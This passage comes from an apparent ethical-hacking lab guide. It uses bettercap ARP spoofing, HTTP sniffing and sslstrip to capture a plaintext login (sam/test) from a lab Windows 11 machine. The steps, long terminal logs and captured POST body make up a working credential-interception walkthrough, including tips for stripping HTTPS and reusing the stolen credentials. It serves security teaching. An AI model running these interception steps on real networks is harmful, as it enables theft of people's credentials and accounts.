
```

10.10.1.0/24 > 10.10.1.13 » set net.sniff.regexp '.*password=.' [net.sniff.http.response]
[03:02:33] 23.54.168.186:80 206 Partial Content -> WINDOWS11 (512 B application/octet-stream)
10.10.1.0/24 > 10.10.1.13 » set net.sniff.regexp '.*password=.' [net.sniff.http.response]
[03:02:33] 23.54.168.186:80 206 Partial Content -> WINDOWS11 (512 B application/octet-stream)
10.10.1.0/24 > 10.10.1.13 » set net.sniff.regexp '.*password=.' [net.sniff.http.request]
[03:02:33] WINDOWS11 GET au.download.windowsupdate.com/d/msdownload/update/software/defu/2022/04/updateplatf
orm_4ca3e501a402a6d9130...
10.10.1.0/24 > 10.10.1.13 » set net.sniff.regexp '.*password=.' [net.sniff.http.response]
[03:02:33] 23.54.168.187:80 206 Partial Content -> WINDOWS11 (512 B application/octet-stream)
10.10.1.0/24 > 10.10.1.13 » set net.sniff.regexp '.*password=.' [net.sniff.http.request]
[03:02:33] WINDOWS11 GET au.download.windowsupdate.com/d/msdownload/update/software/defu/2022/04/updateplatf
orm_4ca3e501a402a6d9130...
10.10.1.0/24 > 10.10.1.13 » set net.sniff.regexp '.*password=.' [net.sniff.https] sni WIND
OWS11 > https://v10.events.data.microsoft.com
10.10.1.0/24 > 10.10.1.13 » set net.sniff.regexp '.*password=.' [net.sniff.https] sni WIND
OWS11 > https://v10.events.data.microsoft.com
10.10.1.0/24 > 10.10.1.13 » set net.sniff.regexp '.*password=.' [net.sniff.http.response]
[03:02:34] 23.54.168.187:80 206 Partial Content -> WINDOWS11 (512 B application/octet-stream)
10.10.1.0/24 > 10.10.1.13 » set net.sniff.regexp '.*password=.' [net.sniff.http.request]
[03:02:34] WINDOWS11 GET au.download.windowsupdate.com/d/msdownload/update/software/defu/2022/04/updateplatf
orm_4ca3e501a402a6d9130...
10.10.1.0/24 > 10.10.1.13 » set net.sniff.regexp '.*password=.'
10.10.1.0/24 > 10.10.1.13 » [03:02:35] [net.sniff.mdns] mdns Android.local. : Android.local is 10.10
.1.14, fe80::84e9:2031:727a:6659
10.10.1.0/24 > 10.10.1.13 » [03:02:40] [net.sniff.https] sni WINDOWS11 > https://v10.events.data.mic
rosoft.com
10.10.1.0/24 > 10.10.1.13 » [03:02:40] [net.sniff.https] sni WINDOWS11 > https://v10.events.data.mic
rosoft.com
10.10.1.0/24 > 10.10.1.13 » [03:02:40] [net.sniff.mdns] mdns Android.local. : Android.local is 10.10
.1.14, fe80::84e9:2031:727a:6659

```

19. You can observe that bettercap starts sniffing network traffic on target machine **Windows 11**.

20. Now, switch to the **Windows 11** virtual machine. Open any web browser (in this case, **Mozilla Firefox**). In the address bar place your mouse cursor, type **http://www.moviescope.com** and press **Enter**.




21. Switch back to the **Parrot Security** virtual machine. You can observe that bettercap has sniffed the website browsed by the victim on the target system, as shown in the screenshot.

```

bettercap -iface eth0 - Parrot Terminal
File Edit View Search Terminal Help
10.10.1.0/24 > 10.10.1.13 » [03:03:32] [net.sniff.http.response] http www.moviescope.com.:80 200 OK -> WINDOWS1
1 (512 B application/javascript)
10.10.1.0/24 > 10.10.1.13 » [03:03:32] [net.sniff.http.response] http www.moviescope.com.:80 200 OK -> WINDOWS1
1 (512 B image/jpeg)
10.10.1.0/24 > 10.10.1.13 » [03:03:32] [net.sniff.http.response] http www.moviescope.com.:80 200 OK -> WINDOWS1
1 (512 B application/javascript)
10.10.1.0/24 > 10.10.1.13 » [03:03:32] [sys.log] [inf] [sslstrip] Got redirection from HTTP to HTTPS: http://ww
w.google.com -> https://www.gstatic.com
10.10.1.0/24 > 10.10.1.13 » [03:03:32] [sys.log] [inf] [sslstrip] Stripping 1 SSL link from www.google.com
10.10.1.0/24 > 10.10.1.13 » [03:03:32] [sys.log] [inf] [sslstrip] Replacing host www.gstatic.com with www.gstat
ic.com in request from 10.10.1.11:49929 and transmitting HTTPS
10.10.1.0/24 > 10.10.1.13 » [03:03:32] [sys.log] [inf] [sslstrip] Stripping 5 SSL links from www.gstatic.com
10.10.1.0/24 > 10.10.1.13 » [03:03:32] [net.sniff.http.request] http WINDOWS11 GET www.moviescope.com/images/bg
main menu.png
10.10.1.0/24 > 10.10.1.13 » [03:03:32] [net.sniff.http.request] http WINDOWS11 GET www.moviescope.com/images/bg
black /5.png
10.10.1.0/24 > 10.10.1.13 » [03:03:32] [net.sniff.http.response] http www.moviescope.com.:80 200 OK -> WINDOWS1
1 (512 B image/png)
10.10.1.0/24 > 10.10.1.13 » [03:03:32] [net.sniff.http.response] http www.moviescope.com.:80 200 OK -> WINDOWS1
1 (109 B image/png)
10.10.1.0/24 > 10.10.1.13 » [03:03:32] [net.sniff.http.response] http 142.251.35.228:80 301 Moved Permanently -
-> WINDOWS11 (280 B text/html; charset=UTF-8)
10.10.1.0/24 > 10.10.1.13 » [03:03:32] [net.sniff.http.request] http WINDOWS11 GET www.gstatic.com/charts/load
er.js?key=AIzaSyCZfHRnq7tigC-C0eQRmoa9Cxr0vbrK6xw
10.10.1.0/24 > 10.10.1.13 » [03:03:32] [net.sniff.dns] dns 8.8.8.8 > WINDOWS11 : www.gstatic.com is 172.217.2.1
05
10.10.1.0/24 > 10.10.1.13 » [03:03:32] [net.sniff.dns] dns 8.8.8.8 > WINDOWS11 : www.gstatic.com is acd9:2c3::
05
10.10.1.0/24 > 10.10.1.13 » [03:03:32] [net.sniff.dns] dns 8.8.8.8 > WINDOWS11 : www.gstatic.com is acd9:2c3::
05
10.10.1.0/24 > 10.10.1.13 » [03:03:32] [net.sniff.dns] dns 8.8.8.8 > WINDOWS11 : www.gstatic.com is acd9:2c3::
05
10.10.1.0/24 > 10.10.1.13 » [03:03:33] [net.sniff.http.response] http 172.217.2.195:80 200 OK -> WINDOWS11 (512
B text/javascript)
[03:03:33] [net.sniff.http.request] http WINDOWS11 GET www.moviescope.com/images/144_144.png
10.10.1.0/24 > 10.10.1.13 » [03:03:33] [net.sniff.http.request] http WINDOWS11 GET www.moviescope.com/images/fa
vicon.ico
10.10.1.0/24 > 10.10.1.13 » [03:03:33] [net.sniff.http.response] http www.moviescope.com.:80 200 OK -> WINDOWS1
1 (512 B image/x-icon)
Menu bettercap -iface eth0 - ...

```

22. Switch to the **Windows 11** virtual machine. On the **MovieScope** website, enter any credentials (here, **sam/test**) and press **Enter** to log in.



23. Switch to the **Parrot Security** virtual machine. You can observe the details of both the browsed website and the credentials obtained in plain text, as shown in the screenshot.

Note: bettercap collects all http logins used by routers, servers, and websites that do not have SSL enabled. In this task, we are using **www.moviescope.com** for demonstration purposes, as it is http-based. To use bettercap to sniff network traffic from https-based websites, you must enable the SSL strip module by issuing the command **set http.proxy.sslstrip true**.

```

bettercap -iface eth0 - Parrot Terminal
File Edit View Search Terminal Help
B text/html)
10.10.1.0/24 > 10.10.1.13 » [03:08:32] [net.sniff.http.request] http WINDOWS11 GET detectportal.firefox.com/can
onical.html
10.10.1.0/24 > 10.10.1.13 » [03:08:33] [sys.log] [inf] [sslstrip] Sending expired cookies for www.moviescope.co
m to 10.10.1.11:49985
10.10.1.0/24 > 10.10.1.13 » [03:08:33] [net.sniff.http.request] http WINDOWS11 POST www.moviescope.com/

POST / HTTP/1.1
Host: www.moviescope.com
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0) Gecko/20100101 Firefox/96.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Content-Length: 324
Accept-Encoding: gzip, deflate
Origin: http://www.moviescope.com
Referer: http://www.moviescope.com/

_VIEWSTATE=/wEPDwULLTE3MDc5MjQzOTdkZH5l0cnJ+BtsUZt5M/WlqLFqT5uNaq6G+46A4bz6/sMl&_VIEWSTATEGENERATOR=C2EE9ABB&
_EVENTVALIDATION=/wEdAARJUub9rbp0xjNNNjxtMliRWMttrRuIi9aE3DBg1Dcn0GGcP002LAX9axRe6vMQj2F3f3AwSKugaKAa3qX7zRfq070
LdPacUhnsgPpHrm03jI6uFMcyULVYtnt+iQJOBgU=&txtusername=sam&txtpwd=test&btnlogin=Login
10.10.1.0/24 > 10.10.1.13 » [03:08:33] [net.sniff.http.response] http www.moviescope.com.:80 302 Found -> WINDO
WS11 (0 B text/plain)

HTTP/1.1 302 Found
Access-Control-Allow-Methods: *
Set-Cookie: mscope=EXPIRED; path=/; domain=.; Expires=Mon, 01-Jan-1990 00:00:00 GMT
Set-Cookie: mscope=EXPIRED; path=/; domain=; Expires=Mon, 01-Jan-1990 00:00:00 GMT
Date: Wed, 13 Apr 2022 07:08:33 GMT
Access-Control-Allow-Headers: *
Allow-Accept-From-Same-Origin: *
Content-Type: text/plain
Location: http://www.moviescope.com/
Content-Length: 0
  
```


24. After obtaining the credentials, press **Ctrl+C** to terminate bettercap. The credentials can be used to log in to the target user's account and obtain further sensitive information.
25. When the **Are you sure you want to quit this session?** message appears, press **y**, and then **Enter**.

```

Applications Places System [Icons] [Volume] [Network] [Battery] Wed Apr 13, 03:11
bettercap -iface eth0 - Parrot Terminal
File Edit View Search Terminal Help

10.10.1.0/24 > 10.10.1.13 » [03:10:44] [sys.log] [inf] [sslstrip] Stripping 1 SSL link from detectportal.firefox.com
10.10.1.0/24 > 10.10.1.13 » [03:10:45] [net.sniff.http.request] [red] WINDOWS11 GET detectportal.firefox.com/canonical.html
10.10.1.0/24 > 10.10.1.13 » [03:10:45] [net.sniff.http.response] [red] 34.107.221.82:80 200 OK -> WINDOWS11 (89 B text/html)
10.10.1.0/24 > 10.10.1.13 » ^C
Are you sure you want to quit this session? y/n y[03:10:47] [sys.log] [inf] [sslstrip] Stripping 1 SSL link from detectportal.firefox.com

[03:10:48] [sys.log] [inf] arp.spoof waiting for ARP spoofer to stop ...
[03:10:48] [sys.log] [inf] arp.spoof restoring ARP cache of 1 targets.
[03:10:48] [net.sniff.http.request] [red] WINDOWS11 GET msedge.b.tlu.dl.delivery.mp.microsoft.com/filestreamingservice/files/e3760112-4fe7-4842-819a-364a286a2315?P1=165040874...
[03:10:48] [net.sniff.http.request] [red] WINDOWS11 GET detectportal.firefox.com/canonical.html
[03:10:48] [net.sniff.http.request] [red] WINDOWS11 HEAD msedge.b.tlu.dl.delivery.mp.microsoft.com/filestreamingservice/files/e3760112-4fe7-4842-819a-364a286a2315?P1=165040874...
HEAD /filestreamingservice/files/e3760112-4fe7-4842-819a-364a286a2315?P1=1650408741&P2=404&P3=2&P4=nluVzJvLd2MxooslBVgofR0FqRrUxDtpG5diwr0cfPMQrpb%2fHr1T1UDZYMxmCNBA7PCCJ%2b0NkeGCV9LfSwysA%3d%3d HTTP/1.1
Host: msedge.b.tlu.dl.delivery.mp.microsoft.com
Accept: */*
Accept-Encoding: identity
User-Agent: Microsoft BITS/7.8
Connection: Keep-Alive

[03:10:48] [net.sniff.http.response] [red] 34.107.221.82:80 200 OK -> WINDOWS11 (89 B text/html)
